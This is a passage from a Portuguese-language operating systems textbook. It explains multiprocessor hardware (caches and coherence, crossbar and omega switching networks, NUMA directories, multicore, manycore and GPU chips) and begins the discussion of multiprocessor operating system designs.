
A solução para esse problema é adicionar uma cache para cada CPU, como descrito na Figura 8.2(b). A cache pode estar dentro ou ao lado do chip da CPU, na placa do processador, ou alguma combinação de todas as três possibilidades. Como muitas leituras podem agora ser satisfeitas a partir da cache local, haverá muito menos tráfego de barramento, e o sistema poderá suportar mais CPUs. Em geral, a utilização de cache não é feita palavra por palavra, mas em uma base de blocos de 32 ou 64 bytes. Quando uma palavra é referenciada, o seu bloco inteiro, chamado de **linha de cache**, é trazido para a cache da CPU que a referenciou.

Cada bloco de cache é marcado como somente de leitura (nesse caso, ele pode estar presente em múltiplas caches ao mesmo tempo) ou de leitura-escrita (nesse caso, ele não pode estar presente em nenhuma outra cache). Se uma CPU tenta escrever uma palavra que está em uma ou mais caches remotas, o hardware do barramento detecta a palavra e coloca um sinal no barramento informando todas as outras caches a respeito da escrita. Se outras caches têm uma cópia "limpa", isto é, uma cópia exata do que está na memória, elas podem apenas descartar suas cópias e deixar que o escritor busque o bloco da cache da memória antes de modificá-lo. Se alguma outra cache tem uma cópia "suja" (isto é, modificada), ela deve escrever de volta para a memória antes que a escrita possa proceder ou transferi-la diretamente para o escritor pelo barramento. Esse conjunto de regras é chamado de **protocolo de coerência de cache** e é um entre muitos que existem.

Outra possibilidade ainda é o projeto da Figura 8.2(c), no qual cada CPU não tem apenas uma cache, mas também uma memória local, privada, que ela acessa por um barramento (privado) dedicado. Para usar essa configuração de maneira otimizada, o compilador deve colocar nas memórias privadas todo o código do programa, cadeias de caracteres, constantes e outros dados somente de leitura, pilhas e variáveis locais. A memória compartilhada é usada então somente para variáveis compartilhadas que podem ser escritas. Na maioria dos casos, essa colocação cuidadosa reduzirá em muito o tráfego de barramento, mas exige uma cooperação ativa do compilador.

Multiprocessadores UMA que usam barramentos cruzados

Mesmo com o melhor sistema de cache, o uso de um único barramento limita o tamanho de um multiprocessador UMA para cerca de 16 ou 32 CPUs. Para ir além disso, é necessário um tipo diferente de rede de interconexão. O circuito mais simples para conectar n CPUs a k memórias é o **barramento cruzado** (crossbar switch), mostrado na Figura 8.3. Barramentos cruzados foram

FIGURA 8.3 (a) Um barramento cruzado 8 × 8. (b) Uma interseção aberta. (c) Uma interseção fechada.

usados por décadas em sistemas de comutação telefônica para conectar um grupo de linhas de entrada com um conjunto de linhas de saída de uma maneira arbitrária.

Em cada interseção de uma linha horizontal (que chega) e uma linha vertical (que sai) há uma interseção (**crosspoint**). Uma interseção é uma pequena chave eletrônica que pode ser aberta ou fechada eletronicamente, dependendo de as linhas horizontais e verticais estarem conectadas ou não. Na Figura 8.3(a) vemos três interseções fechadas simultaneamente, permitindo conexões entre os pares CPU-memória (010, 000), (101, 101) e (110, 010) ao mesmo tempo. Muitas outras combinações também são possíveis. Na realidade, o número de combinações é igual ao número de diferentes possibilidades de oito torres poderem ser colocadas seguramente em um tabuleiro de xadrez.

Uma das melhores propriedades do barramento cruzado é que ele é uma **rede não bloqueante**, significa que nenhuma CPU tem negada a conexão da qual ela precisa porque alguma interseção ou linha já está ocupada (presumindo que o módulo da memória em si está disponível). Nem todas as interconexões têm essa bela propriedade. Além disso, nenhum planejamento antecipado é necessário. Mesmo que sete conexões arbitrárias já estejam estabelecidas, sempre é possível conectar a CPU restante à memória restante.

A contenção de memória ainda é possível, claro, se duas CPUs quiserem acessar o mesmo módulo ao mesmo tempo. Mesmo assim, ao dividir a memória em n unidades, a contenção é reduzida por um fator de n em comparação com o modelo da Figura 8.2.

Uma das piores propriedades da chave de crossbar é o fato de o número de interseções crescer como n^2. Com 1.000 CPUs e 1.000 módulos de memória precisamos de um milhão de interseções. Um barramento cruzado de tal tamanho não é executável. Mesmo assim, para sistemas de tamanho médio, um projeto de barramento cruzado é funcional.

Multiprocessadores UMA usando redes de comutação multiestágio

Um projeto de multiprocessador completamente diferente é baseado no comutador (switch) 2 × 2 simples mostrado na Figura 8.4(a). Esse comutador tem duas entradas e duas saídas. Mensagens chegando de qualquer linha de entrada podem ser comutadas para qualquer linha de saída. Para nossos fins, as mensagens conterão até quatro partes, como mostrado na Figura 8.4(b). O campo *Módulo* diz qual memória usar. O *Endereço* especifica um endereço dentro de um módulo. O *CódigoOp* fornece a operação, como READ ou WRITE. Por fim, o campo opcional *Valor* pode conter um operando, como uma palavra de 32 bits para ser escrita em um WRITE. O comutador inspeciona o campo *Módulo* e o utiliza para determinar se a mensagem deve ser enviada em *X* ou *Y*.

Nossos comutadores 2 × 2 podem ser arranjados de muitos modos para construir **redes de comutação multiestágio** maiores (ADAMS et al., 1987; GAROFALAKIS e STERGIOU, 2013; KUMAR e REDDY, 1987). Uma possibilidade é a **rede ômega**, simples e econômica, ilustrada na Figura 8.5, nela conectamos oito CPUs a oito memórias usando 12 chaves. De modo geral, para n CPUs e n memórias precisaríamos de $\log_2 n$ estágios, com $n/2$ comutadores por estágio, para um total de $(n/2) \log_2 n$ comutadores, o que é muito melhor do que n^2 interseções, especialmente para grandes valores de n.

O padrão de conexões da rede ômega é muitas vezes chamado de **embaralhamento perfeito**, tendo em vista que a mistura dos sinais em cada estágio lembra um baralho de cartas sendo cortado na metade e então misturado carta por carta. Para ver como a rede ômega funciona, suponha que a CPU 011 queira ler uma palavra do módulo de memória 110. A CPU envia uma mensagem READ para o comutador 1D contendo o valor 110 no campo *Módulo*. O comutador toma o primeiro bit (isto é, o mais à esquerda) de 110 e o usa para o roteamento. Um 0 roteia para a saída superior e um 1 roteia para a inferior. Como esse bit é um 1, a mensagem é roteada pela saída inferior para 2D.

Todos os comutadores do segundo estágio, incluindo 2D, usam o segundo bit para roteamento. Esse, também, é um 1, então agora a mensagem é passada adiante via saída inferior para 3D. Aqui o terceiro bit é testado e vê-se que é 0. Em consequência, a mensagem sai pela saída superior e chega à memória 110, como desejado. O caminho seguido por essa mensagem é marcado na Figura 8.5 pela letra *a*.

FIGURA 8.4 (a) Um comutador 2 × 2 com duas linhas de entrada, A e B, e duas linhas de saída, *X* e *Y*. (b) O formato de uma mensagem.






FIGURA 8.5 Uma rede de comutação ômega.

À medida que a mensagem se desloca pela rede de comutação, os bits à esquerda do número do módulo não são mais necessários. Eles podem ser bem utilizados para registrar o número da linha de entrada ali, para que a resposta encontre seu caminho de volta. Para o caminho *a*, as linhas de entrada são 0 (entrada superior para 1D), 1 (entrada inferior para 2D) e 1 (entrada inferior para 3D), respectivamente. A resposta é roteada de volta usando 011, apenas lendo-a da direita para a esquerda dessa vez.

Ao mesmo tempo em que tudo isso está ocorrendo, a CPU 001 quer escrever uma palavra para o módulo de memória 001. Um processo análogo acontece aqui, com a mensagem roteada pelas saídas superior, superior e inferior, respectivamente, marcadas pela letra *b*. Quando ela chega, o seu campo *Módulo* lê 001, representando o caminho que ela tomou. Como essas duas solicitações não usam nenhum dos mesmos comutadores, linhas, ou módulos de memória, elas podem proceder em paralelo.

Agora considere o que aconteceria se a CPU 000 quisesse simultaneamente acessar o módulo de memória 000. A solicitação entraria em conflito com a da CPU 001 na chave 3A, uma delas teria então de esperar. Diferentemente do barramento cruzado, a rede ômega é uma **rede bloqueante**. Nem todo conjunto de solicitações pode ser processado simultaneamente. Conflitos podem ocorrer sobre o uso de um fio ou um comutador, assim como entre solicitações *para* a memória e respostas *da* memória.

Tendo em vista que é altamente desejável disseminar as referências de memória de maneira uniforme através dos módulos, uma técnica comum é usar os bits de baixa ordem como o número do módulo. Considere, por exemplo, um espaço de endereçamento orientado por bytes para um computador que, na maioria das vezes, acessa palavras de 32 bits completas. Os 2 bits de baixa ordem serão em geral 00, mas os 3 bits seguintes serão uniformemente distribuídos. Ao usar esses 3 bits como o número de módulo, as palavras endereçadas consecutivamente estarão em módulos consecutivos. Um sistema de memória no qual palavras consecutivas estão em módulos diferentes é chamado de **entrelaçado**. Memórias entrelaçadas maximizam o paralelismo porque a maioria das referências de memória é para endereços consecutivos. Também é possível projetar redes de comutação que sejam não bloqueantes e ofereçam múltiplos caminhos de cada CPU para cada módulo de memória a fim de distribuir melhor o tráfego.

Multiprocessadores NUMA

Multiprocessadores UMA de barramento único são geralmente limitados a não mais do que algumas dúzias de CPUs, e multiprocessadores com barramento cruzado ou redes de comutação precisam de muito hardware (caro) e não são tão maiores assim. Para conseguir mais do que 100 CPUs, algo tem de ceder. Em geral, o que cede é a ideia de que todos os módulos de memória tenham o mesmo tempo de acesso. Essa concessão leva à ideia de multiprocessadores NUMA, como mencionado. De maneira semelhante aos seus primos UMA, eles fornecem um espaço de endereçamento único através de todas as CPUs, mas diferentemente das máquinas UMA, o acesso aos módulos de memória locais é mais rápido do que o acesso aos módulos remotos. Desse modo, todos os programas UMA executarão sem mudança em máquinas NUMA, mas o desempenho será pior do que em uma máquina UMA.

Máquinas NUMA têm três características fundamentais que todas elas possuem e que juntas as distinguem de outros multiprocessadores:

1. Há um único espaço de endereçamento visível para todas as CPUs.
2. O acesso à memória remota é feito por instruções LOAD e STORE.
3. O acesso à memória remota é mais lento do que o acesso à memória local.


Quando o tempo de acesso à memória remota não é escondido (porque não há utilização de cache), o sistema é chamado de **NC-NUMA** (**Non Cache-coherent NUMA** — NUMA sem cache coerente). Quando as caches são coerentes, o sistema é chamado de **CC-NUMA** (**Cache-Coherent NUMA** — NUMA com cache coerente).

Uma abordagem popular na construção de grandes multiprocessadores CC-NUMA é o **multiprocessador baseado em diretórios**. A ideia é manter um banco de dados dizendo onde está cada linha de cache e qual é o seu *status*. Quando uma linha de cache é referenciada, o banco de dados é questionado para descobrir onde ela está e se está limpa ou suja. Como esse banco de dados é questionado sobre cada instrução que toque a memória, ele tem de ser armazenado em um hardware de propósito especial extremamente rápido que pode responder em uma fração de um ciclo de barramento.

Para tornar a ideia de um multiprocessador baseado em diretório de certa maneira mais concreto, vamos considerar um exemplo simples (hipotético), um sistema de 256 nós, cada qual consistindo em uma CPU e 16 MB de RAM conectados à CPU por um barramento local. A memória total é 2^{32} bytes e ela está dividida em até 2^{26} linhas de cache de 64 bytes cada. A memória está alocada estaticamente entre os nós, com 0-16M no nó 0, 16M-32M no nó 1 etc. Os nós estão conectados por uma rede de interconexão, como mostrado na Figura 8.6(a). Cada nó também detém as entradas do diretório para as 2^{18} linhas de cache de 64 bytes compreendendo sua memória de 2^{24} bytes. Por ora, presumiremos que uma linha pode estar contida em, no máximo, uma cache.

Para ver como funciona o diretório, vamos observar uma instrução LOAD da CPU 20 que referencia uma linha na cache. Primeiro, a CPU que emite a instrução a apresenta para sua MMU, que a traduz para um endereço físico, digamos, 0x24000108. A MMU divide esse endereço nas três partes mostradas na Figura 8.6(b). Em decimais, as três partes são nó 36, linha 4 e deslocamento 8. A MMU vê que a palavra de memória referenciada é do nó 36, não do nó 20, então ela envia uma mensagem de solicitação através da rede de interconexão para o nó hospedeiro da linha, 36, perguntando se a sua linha 4 está armazenada em cache e, se sim, onde.

Quando a solicitação chega ao nó 36 pela rede de interconexão, ela é roteada para o hardware do diretório. O hardware indexa em sua tabela de 2^{18} entradas, uma para cada uma de suas linhas em cache, e extrai a entrada 4. Na Figura 8.6(c) vemos que a linha não está armazenada em cache, então o hardware emite uma busca para a linha 4 da RAM local e após ela chegar, envia-a de volta para o nó 20. Ele então atualiza a entrada 4 do

FIGURA 8.6 (a) Um multiprocessador baseado em diretórios de 256 nós. (b) Divisão de um endereço de memória de 32 bits. (c) O diretório no nó 36.

diretório para indicar que a linha está agora armazenada em cache no nó 20.

Vamos agora considerar uma segunda solicitação, dessa vez perguntando a respeito da linha 2 do nó 36. A partir da Figura 8.6(c), vemos que essa linha está armazenada em cache no nó 82. A essa altura, o hardware poderia atualizar a entrada 2 do diretório para dizer qual linha está agora no nó 20 e então enviar uma mensagem para o nó 82 instruindo-a para passar a linha para o nó 20 e invalidar a sua cache. Observe que mesmo em um chamado “multiprocessador de memória compartilhada” tem muita troca de mensagens ocorrendo por baixo do pano.

Como uma rápida nota, vamos calcular quanta memória está sendo tomada pelos diretórios. Cada nó tem 16 MB de RAM e 2^{18} entradas de 9 bits para manter o controle dessa RAM. Desse modo, a sobrecarga do diretório é de cerca de 9×2^{18} bits divididos por 16 MB, mais ou menos 1,76%, o que é geralmente aceitável (embora tenha de ser uma memória de alta velocidade, o que aumenta o seu custo, é claro). Mesmo com linhas de cache de 32 bytes, a sobrecarga seria de somente 4%. Com linhas de cache de 128 bytes, ela seria de menos de 1%.

Uma limitação óbvia desse projeto é que uma linha pode ser armazenada em cache em somente um nó. Para permitir que as linhas sejam armazenadas em cache em múltiplos nós, precisaríamos, por exemplo, de alguma maneira de localizar todas elas, a fim de invalidá-las ou atualizá-las em uma escrita. Em muitos processadores de múltiplos núcleos, uma entrada de diretório, portanto, consiste em um *vetor* de bits com um bit por núcleo. Um “1” indica que a linha de cache está presente no núcleo, e um “0”, que ela não está. Além disso, cada entrada de diretório contém tipicamente alguns bits a mais. Como consequência, o custo de memória do diretório aumenta consideravelmente.

Chips multinúcleo

Com o avanço da tecnologia de fabricação de chips, os transistores estão ficando cada dia menores, e é possível colocar mais e mais deles em um chip. Essa observação empírica é muitas vezes chamada de **Lei de Moore**, em homenagem ao cofundador da Intel, Gordon Moore, que a observou pela primeira vez. Em 1974, o Intel 8080 continha um pouco mais de 2.000 transistores, enquanto as CPUs do Xeon Nehalem-EX têm mais de 2 bilhões de transistores.

Uma questão óbvia é: “O que você faz com todos esses transistores?”. Como discutimos na Seção 1.3.1, uma opção é adicionar megabytes de cache ao chip. Essa opção é séria, e chips com 4-32 de MB de cache *on-chip* são comuns. Mas em algum momento, aumentar o tamanho da cache pode elevar a taxa de acertos somente de 99% para 99,5%, o que não melhora muito o desempenho da aplicação.

A outra opção é colocar duas ou mais CPUs completas, normalmente chamadas de **núcleos**, no mesmo chip (tecnicamente, na mesma **pastilha**). Chips com dois, quatro e oito núcleos já são comuns; e você pode até comprar chips com centenas de núcleos. Não há dúvida de que mais núcleos estão a caminho. Caches ainda são cruciais e estão agora espalhadas pelo chip. Por exemplo, o Xeon 2651 da Intel tem 12 núcleos físicos hyperthreaded, proporcionando 24 núcleos virtuais. Cada um dos 12 núcleos físicos tem 32 KB de cache de instrução L1 e 32 KB de cache de dados L1. Cada um também tem 256 KB de cache L2. Por fim, os 12 núcleos compartilham 30 MB de cache L3.

Embora as CPUs possam ou não compartilhar caches (ver, por exemplo, Figura 1.8), elas sempre compartilham a memória principal, e essa memória é consistente no sentido de que há sempre um valor único para cada palavra de memória. Circuitos de hardware especiais certificam-se de que se uma palavra está presente em duas ou mais caches e uma das CPUs modifica a palavra, ela é automática e atomicamente removida de todas as caches a fim de manter a consistência. Esse processo é conhecido como **snooping** (espionagem).

O resultado desse projeto é que chips multinúcleo são simplesmente multiprocessadores muito pequenos. Na realidade, esses chips são chamados às vezes de **CMPs** (**Chip MultiProcessors** — multiprocessadores em chip). A partir de uma perspectiva de software, CMPs não são realmente tão diferentes de multiprocessadores baseados em barramento ou de multiprocessadores que usam redes de comutação. No entanto, existem algumas diferenças. Para começo de conversa, em um multiprocessador baseado em barramento, cada uma das CPUs tem a sua própria cache, como na Figura 8.2(b) e também como no projeto AMD da Figura 1.8(b). O projeto de cache compartilhado da Figura 1.8(a), que a Intel usa em muitos dos seus processadores, não ocorre em outros multiprocessadores. Uma cache L2 ou L3 compartilhada pode afetar o desempenho. Se um núcleo precisa de uma grande quantidade de memória de cache e outros não, esse projeto permite que o núcleo “faminto” pegue o que ele precisar. Por outro lado, a cache compartilhada também possibilita que um núcleo ganancioso prejudique os outros.

Uma área na qual CMPs diferem dos seus primos maiores é a tolerância a falhas. Pelo fato de as CPUs serem tão proximamente conectadas, falhas em

componentes compartilhados podem derrubar múltiplas CPUs ao mesmo tempo, algo improvável em multiprocessadores tradicionais.

Além dos chips multinúcleo simétricos, onde todos os núcleos são idênticos, outra categoria comum de chip multinúcleo é o **SoC** (**System on a Chip** — sistema em um chip). Esses chips têm uma ou mais CPUs principais, mas também núcleos para fins especiais, como decodificadores de vídeo e áudio, criptoprocessadores, interfaces de rede e mais, levando a um sistema computacional completo em um chip.

Chips com muitos núcleos (manycore)

Multinúcleo significa simplesmente “mais de um núcleo”, mas quando o número de núcleos cresce bem além do alcance da contagem nos dedos, usamos outro nome. **Chips com muitos núcleos** (*manycore*) são multinúcleos que contêm dezenas, centenas, ou mesmo milhares de núcleos. Embora não exista um limiar claro, além do qual um multinúcleo torna-se um chip com muitos núcleos, uma distinção fácil que podemos fazer é que você provavelmente tem um chip com muitos núcleos quando não se importa de perder um ou dois.

Placas aceleradoras (accelerator add-on cards) como o Xeon Phi da Intel têm mais de 60 núcleos x86. Outros vendedores já cruzaram a barreira dos 100 com diferentes tipos de núcleos. Mil núcleos de propósito geral podem estar a caminho. Não é fácil de imaginar o que fazer com mil núcleos, muito menos como programá-los.

Outro problema com números realmente grandes de núcleos é que o equipamento necessário para manter suas caches coerentes torna-se muito complicado e muito caro. Muitos engenheiros preocupam-se com o fato de que a coerência de cache pode não ser escalável para muitas centenas de núcleos. Alguns chegam a defender que devemos abrir mão da ideia completamente. Eles temem que o custo dos protocolos de coerência no hardware seja tão alto que todos aqueles núcleos novos em folha não ajudarão muito o desempenho, pois o processador estará ocupado demais mantendo as caches em um estado consistente. Pior, ele teria de gastar memória demais no diretório (rápido) para fazê-lo. Essa situação é conhecida como **parede de coerência**.

Considere, por exemplo, nossa solução de coerência de cache baseada no diretório discutida anteriormente. Se cada diretório contém um vetor de bits para indicar quais núcleos contêm uma linha de cache em particular, a entrada de diretório para uma CPU com 1.024 núcleos terá pelo menos 128 bytes de comprimento. Como as linhas de cache em si raramente são maiores do que 128 bytes, isso leva à situação complicada de a entrada de diretório ser maior do que a linha de cache que ela controla. Provavelmente não é o que queremos.

Alguns engenheiros argumentam que o único modelo de programação que se provou adequado a números muito grandes de processadores é aquele que emprega a troca de mensagens e memória distribuída — e é isso que deveríamos esperar em futuros chips com muitos núcleos também. Processadores experimentais como o SCC de 48 núcleos da Intel já abandonaram a consistência de cache e forneceram suporte de hardware para a troca mais rápida de mensagens em vez disso. Por outro lado, outros processadores ainda proporcionam consistência mesmo em grandes contagens de núcleos. Modelos híbridos também são viáveis. Por exemplo, um chip de 1.024 núcleos pode ser dividido em 64 ilhas com 16 núcleos cada com coerência de cache, enquanto abandona a coerência de cache entre as ilhas.

Milhares de núcleos nem são mais tão especiais. Os chips com muitos núcleos mais comuns hoje, unidades de processamento gráfico, são encontrados em praticamente qualquer sistema computacional que não seja embarcado e tenha um monitor. Uma **GPU** (**Graphic Processing Unit** — unidade de processamento gráfico) é um processador com memória dedicada e, literalmente, milhares de pequenos núcleos. Comparado com processadores de propósito geral, GPUs gastam a maior parte de seu orçamento de transistores nos circuitos que realizam cálculos e menos em caches e lógica de controle. Elas são muito boas para diversas pequenas computações realizadas em paralelo, como renderizar polígonos em aplicações gráficas, mas não são tão boas em tarefas em série. Também são difíceis de programar. Embora GPUs possam ser úteis para sistemas operacionais (por exemplo, codificação ou processamento de tráfego de rede), não é provável que muito do próprio sistema operacional vá executar nas GPUs.

Outras tarefas computacionais *são* cada vez mais tratadas pelo GPU, em especial tarefas computacionalmente exigentes que são comuns na computação científica. O termo usado para o processamento de propósito geral em GPUs é — você adivinhou — **GPGPU**.[1] Infelizmente, programar GPUs de maneira eficiente é algo extremamente difícil e exige linguagens de programação especial como o **OpenGL**, ou o **CUDA** de propriedade da NVIDIA. Uma diferença importante entre

1 General Purpose GPU. (N. T.)

programar GPUs e processadores de propósito geral é que as GPUs são essencialmente máquinas de “dados múltiplos e instrução única”, o que significa que um grande número de núcleos executa exatamente a mesma instrução, mas em fragmentos diferentes de dados. Esse modelo de programação é ótimo para o paralelismo de dados, mas nem sempre conveniente para outros estilos de programação (como o paralelismo de tarefas).

Multinúcleos heterogêneos

Alguns chips integram uma GPU e uma série de núcleos de propósito geral na mesma pastilha. De modo similar, muitos SoCs contêm núcleos de propósito geral além de um ou mais processadores de propósitos especiais. Sistemas que integram múltiplos tipos diferentes de processadores em um único chip são conhecidos coletivamente como processadores **multinúcleos heterogêneos**. Um exemplo de um processador multinúcleo heterogêneo é a linha de processadores de rede IXP introduzida pela Intel em 2000 e atualizada regularmente com a última tecnologia de ponta. Os processadores de rede tipicamente contêm um único núcleo de controle de propósito geral (por exemplo, um processador ARM executando Linux) e muitas dezenas de processadores de fluxo (stream processors) altamente especializados que são bons de verdade em processar pacotes de rede e não muito mais. Eles costumam ser usados em equipamentos de rede, como roteadores e firewalls. Para rotear pacotes de rede você provavelmente não precisa muito de operações de ponto flutuante, então na maioria dos modelos os processadores de fluxo não têm unidade de ponto flutuante alguma. Por outro lado, o roteamento em alta velocidade é altamente dependente do acesso rápido à memória (para ler dados de pacote) e os processadores de fluxo têm um hardware especial para tornar isso possível.

Nos exemplos anteriores, os sistemas eram claramente heterogêneos. Os processadores de fluxo e os processadores de controle nos IXPs são “animais” completamente diferentes com conjuntos de instruções diferentes. O mesmo é verdade para o GPU e os núcleos de propósito geral. No entanto, também é possível introduzir a heterogeneidade enquanto se mantém o mesmo conjunto de instruções. Por exemplo, uma CPU pode ter um pequeno número de núcleos “grandes”, com pipelines profundos e possivelmente velocidades de relógio altas, e um número maior de núcleos “pequenos” que são mais simples, menos poderosos e talvez executem em frequências mais baixas. Os núcleos poderosos são necessários para executar códigos que exigem processamento sequencial rápido, enquanto os núcleos pequenos são úteis para tarefas que podem ser executadas com eficiência em paralelo. Um exemplo de uma arquitetura heterogênea ao longo dessas linhas é a família de processadores big.LITTLE da ARM.

Programação com múltiplos núcleos

Como aconteceu muitas vezes no passado, o hardware está bem à frente do software. Embora os chips multinúcleos estejam aqui agora, nossa capacidade de escrever aplicações para eles não está. Linguagens de programação atuais não são muito adequadas para escrever programas altamente paralelos e bons compiladores e ferramentas de depuração ainda são escassas. Poucos programadores tiveram alguma experiência com a programação em paralelo e a maioria sabe pouco sobre dividir o trabalho em múltiplos pacotes que podem executar em paralelo. A sincronização, eliminando condições de corrida, e a evitação de impasses são um verdadeiro pesadelo, mas infelizmente o desempenho sofre demais se elas não forem bem tratadas. Semáforos não são a resposta.

Além desses problemas iniciais, realmente não fazemos ideia de que tipo de aplicação precisa para valer centenas, muito menos milhares, de núcleos — em especial em ambientes caseiros. Em grandes centros de servidores, por outro lado, há muito trabalho para grandes números de núcleos. Por exemplo, um servidor popular pode facilmente usar um núcleo diferente para cada solicitação de cliente. De modo similar, os provedores na nuvem discutidos no capítulo anterior podem carregar os núcleos para proporcionar um grande número de máquinas virtuais para alugar para os clientes que procuram por potência computacional sob demanda.

8.1.2 Tipos de sistemas operacionais para multiprocessadores

Vamos então passar do hardware de multiprocessadores para o software de multiprocessadores, em particular, sistemas operacionais de multiprocessadores. Várias abordagens são possíveis. A seguir estudaremos três delas. Observe que todas são igualmente aplicáveis a sistemas multinúcleos, assim como sistemas com CPUs discretas.

Cada CPU tem o seu próprio sistema operacional

A maneira mais simples possível de organizar um sistema operacional de multiprocessadores é dividir

estaticamente a memória em um número de partições igual ao de CPUs, e dar a cada CPU sua própria memória privada e sua própria cópia privada do sistema operacional. Na realidade, as *n* CPUs então operam como *n* computadores independentes. Uma otimização óbvia é permitir que todas compartilhem o código do sistema operacional e façam cópias privadas apenas das estruturas de dados do sistema operacional, como mostrado na Figura 8.7.

Esse esquema é ainda melhor do que ter *n* computadores separados, já que ele permite que todas as máquinas compartilhem um conjunto de discos e outros dispositivos de E/S, e também permite que a memória seja compartilhada de maneira flexível. Por exemplo, mesmo com a alocação de memória estática, uma CPU pode receber uma porção extragrande da memória, então pode lidar com grandes programas de maneira eficiente. Além disso, processos podem comunicar-se com eficiência um com o outro ao permitir que um produtor escreva dados diretamente na memória e permitindo que um consumidor a busque do lugar em que o produtor a escreveu. Ainda assim, a partir da perspectiva do sistema operacional, cada CPU ter o seu próprio sistema operacional é algo bastante primitivo.

Vale a pena mencionar quatro aspectos desse projeto que talvez não sejam óbvios. Primeiro, quando um processo faz uma chamada de sistema, ela é capturada e tratada na sua própria CPU usando as estruturas de dados nas tabelas daquele sistema operacional.

Segundo, tendo em vista que cada sistema operacional tem as suas próprias tabelas, ele também tem seu próprio conjunto de processos que escalona para si mesmo. Não há compartilhamento de processos. Se um usuário entra na CPU 1, todos os seus processos são executados na CPU 1. Em consequência, pode acontecer de a CPU 1 estar ociosa enquanto a CPU 2 está carregada de trabalho.

Terceiro, não há compartilhamento de páginas físicas. Pode acontecer de a CPU 1 ter páginas de sobra enquanto a CPU 2 está paginando continuamente. Não há como a CPU 2 tomar emprestadas algumas páginas da CPU 1, pois a alocação de memória é fixa.

Quarto, e pior, se o sistema operacional mantém uma cache de buffer de blocos de disco recentemente usados, cada sistema operacional faz isso independentemente dos outros. Desse modo, pode acontecer de um determinado bloco de disco estar presente e sujo em múltiplas caches de buffer ao mesmo tempo, levando a resultados inconsistentes. A única maneira de evitar esse problema é eliminar as caches de buffer. Fazê-lo não é difícil, mas prejudica consideravelmente o desempenho.

